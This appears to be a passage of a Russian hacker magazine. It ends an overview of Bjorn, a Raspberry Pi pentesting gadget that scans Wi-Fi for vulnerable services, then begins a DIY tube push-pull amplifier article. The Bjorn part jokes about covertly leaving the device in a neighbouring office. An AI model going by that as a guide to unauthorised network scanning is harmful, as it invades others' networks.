В то время как основатели проекта реализовали в Bjorn базовый набор функций, пользователи превращают девайс в инструмент, пригодный для работы «в полях». В сабреддите регулярно появляются отчеты о том, что работает «из коробки», и о наиважнейших нюансах, которые стоит учесть, прежде чем ты «забудешь» девайс на ночь в соседнем офисе. Здесь обсуждаются проблемы совместимости железа и софта, способы решения различных проблем, например с новыми сборками Raspberry Pi OS, стабильностью работы, получением доступа к устройству, если оно теряет сеть.



Выглядит устройство просто классно, особенно в корпусе, напечатанном на 3D-принтере

Практики по оформлению корпуса и питанию — еще один важный пласт народного творчества. В сабреддите участники выкладывают готовые STL-модели и идеи для кейсов: здесь можно найти корпуса с магнитными панелями и слотом для горячей замены батареи, версии с поддержкой USB-C и доступом к SD-карте. Наконец, здесь появляются инициативы по разработке вспомогательного инструментария, такого как Bjorn Manager — средства, помогающего упростить установку софта и конфигурацию устройства. Это означает, что экосистема Bjorn развивается не только в коде самого репозитория, но и в виде вспомогательных утилит и сервисов, создаваемых сообществом.

ИТОГО

Bjorn — это тот самый случай, когда хакерство идет рука об руку с инженерным искусством. Из крошечной платы и экрана размером с визитку энтузиасты собрали вещь, которая выглядит как игрушка, но при этом представляет собой неплохой пентестерский инструмент. Ты сидишь за столом, любуешься гримасами забавного викинга на экране, в то время как девайс тихо шерстит твой Wi-Fi, обнаруживает потенциально уязвимые сервисы и пишет логи.

А еще Bjorn — живой проект. Его обсуждают, чинят, допиливают, он развивается и растет, как любой хороший open source. И пожалуй, в этом главный смысл устройства: показать, что хакерство бывает не только разрушительным, но и творческим — когда энтузиасты поселили в недра микрокомпьютера настоящего цифрового викинга, который тестирует надежность сетей и покорно уходит в спячку, пока ты не дашь ему новый повод проснуться.

PUSH-PULL

Собираем двухтактный ламповый усилитель своими руками

Candidum
duospirit@gmail.com

Сегодня мы выясним, как собрать двухтактный ламповый усилитель буквально из того, что найдется под рукой. Поговорим о схемотехнике шестидесятых годов, фазоинверторах, трансформаторах и нюансах монтажа, а затем проверим, на что способен самодельный «пуш-пуль» в реальных тестах.

Сегодня мы затронем очень холиварную тему ламповых усилителей. Да, мы уже собирали аудиоусилители в составе ламповых приемников, но все они были однотактные. На этот раз будет двухтактник, или, как его называли в начале XX века, «пуш-пуль». Собрать двухтактный ламповый усилитель — моя давняя мечта. Не то чтобы он какой-то особенный, просто деталей всегда не хватало.

Однотактник в свое время легко собирался из останков лампового телека, ну, вернее, двух телевизоров — звук в них был монофонический. С двухтактником все немного сложнее, так как их в советскую бытовую электронику не ставили, поэтому запчасти считались дефицитом. Нужно было или покупать трансформатор, или мотать его самому. Покупать душила жаба, а мотать выходной трансформатор я и сейчас не возьмусь.


Второй трудностью был удвоенный набор ламп выходного каскада, я уж не буду говорить, что по уму они должны быть подобранные, новые или хотя бы заезженные одинаково. В общем, как-то все не складывалось... А вот в 2020 году я нашел нужные трансформаторы под 6П14П по привлекательной цене, потом к ним добавлялись остальные детали. Последними были собственно выходные пентоды 6П14П-ЕР, тоже доставшиеся мне волею случая. Зашел в магазин радиодеталей и разговорился с продавцом, он мне предложил эти самые пентоды из одной серии с военной приемкой по 150 рублей, все равно, говорит, никто не берет. Так комплект был собран, но он продолжил лежать в столе, не до него было. А теперь время пришло.

Я не склонен считать ламповые усилители пределом совершенства, более того, я не уверен, что их можно дотянуть до стандарта Hi-Fi. Звук они искажают, впрочем, это можно рассматривать даже как фичу. Зато они дают возможность прикоснуться к истории, да и просто повыпендриваться. А еще они очень теплые и светятся в темноте.

НЕМНОЖКО ТЕОРИИ


Радиолампа — один из первых активных радиотехнических приборов, иными словами, она может усиливать сигнал за счет мощности, подводимой извне. Изменение потенциала управляющей сетки вызывает изменение анодного тока, так и происходит усиление. У лампы большое внутреннее сопротивление, и для достижения максимального КПД нагрузка тоже должна быть высокоомной.

Динамики по ряду практических соображений низкоомные, и, чтобы их согласовать с высокоомной лампой, обычно используют трансформатор.




Упрощенная схема каскада с согласующим трансформатором

Вольт-амперная характеристика лампы в целом нелинейна, и для неискаженного усиления на ней выбирают линейный участок. Такой режим работы называется А.



К пояснению режима А работы лампы

В режиме А есть ток покоя, и он значительный. На малых мощностях это несущественно, но, если хочется использовать десятки и сотни ватт, это уже проблема, так как трансформатор может войти в насыщение, что приведет опять же к искажениям и прочим неприятностям. На малых мощностях это решается тупо в лоб: берут сердечник потолще и делают его незамкнутым, но с ростом мощности такой подход становится непрактичным и нерентабельным. Хитрые инженеры нашли решение: подключить два каскада к одному трансформатору, так, чтобы токи покоя в двух обмотках компенсировали магнитное поле друг друга. При этом если каскады раскачивать в противофазе, то мы получим двойное усиление полезного сигнала. Решаем проблему, при этом повышая выходную мощность, — очень элегантно!



Принцип работы двухтактного каскада

Такие каскады во времена их изобретения называли пуш-пульными или просто «пуш-пуль» (прямо так и писали вплоть до сороковых годов), потом стали называть двухтактными. А чтобы качать выходные лампы в противофазе, как раз и нужен фазоинвертор, вместо которого поначалу также использовали трансформатор. На малых мощностях это не приносит ничего, кроме усложнения схемы и увеличения КПД (но на него обычно никто не смотрит).

ОПРЕДЕЛЯЕМСЯ СО СХЕМОЙ

Быстрый поиск в интернете выдал несколько готовых схем, типа такой.




Схема усилителя, концепт

EL84 — это аналог наших 6П14П, а 12AX7 — аналог 6Н2П. Насчет 18 Вт мощности автор немного лукавит, но об этом мы поговорим позже. В представленном варианте мне не понравилась схема фазовращателя. Поэтому, почесав затылок, я взял с полки видавший виды справочник радиолюбителя от 1961 года. Там как раз представлен разбор усилителей покаскадно. Идея собрать типичный усилок начала шестидесятых мне понравилась, и я остановился на этом варианте.




Схема фазоинвертора

Использовать будем вариант 4б. Тут даже таблица с номиналами деталей есть, думать особо не надо. Оконечный каскад устроен еще проще.

